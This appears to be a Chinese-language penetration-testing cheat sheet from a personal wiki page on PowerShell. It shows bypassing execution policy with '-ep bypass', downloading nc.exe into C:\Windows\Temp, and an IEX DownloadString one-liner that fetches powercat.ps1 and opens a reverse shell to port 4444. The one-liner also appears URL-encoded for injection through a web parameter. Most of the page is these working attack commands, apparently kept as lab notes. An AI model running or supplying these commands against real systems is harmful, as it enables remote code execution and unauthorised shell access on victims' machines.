# 【Shell】powershell
啟動powershell
```Powershell
# -ep bypass 繞過執行策略
PS C:\Users\stephanie> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\stephanie>
```
```Powershell
# wget
powershell wget -Uri http://192.168.118.4/nc.exe -OutFile C:\Windows\Temp\nc.exe
```
```Powershell
IEX (New-Object System.Net.Webclient).DownloadString("http://192.168.119.3/powercat.ps1");powercat -c 192.168.119.3 -p 4444 -e powershell
```
IEX (New-Object System.Net.Webclient).DownloadString("http://192.168.119.3/powercat.ps1");powercat -c 192.168.119.3 -p 4444 -e powershell
```shell
# 進行URL編碼
IEX%20(New-Object%20System.Net.Webclient).DownloadString(%22http%3A%2F%2F192.168.45.168%2Fpowercat.ps1%22)%3Bpowercat%20-c%20192.168.45.168%20-p%204444%20-e%20powershell
```
\# 進行URL編碼
IEX%20(New-Object%20System.Net.Webclient).DownloadString(%22http%3A%2F%2F192.168.45.168%2Fpowercat.ps1%22)%3Bpowercat%20-c%20192.168.45.168%20-p%204444%20-e%20powershell
---
### **Import-Module 導入模組**
```Powershell
C:\Windows\system32> powershell -ep bypass

PS C:\Windows\system32> Import-Module NtObjectManager
Import-Module NtObjectManager
PS C:\Windows\system32> Get-NtTokenIntegrityLevel
Get-NtTokenIntegrityLevel
```
**[](https://bookstack.treemanou.com/uploads/images/gallery/2023-12/BD2Y7bUEC3KKX9rJ-image-1702571316801.png)**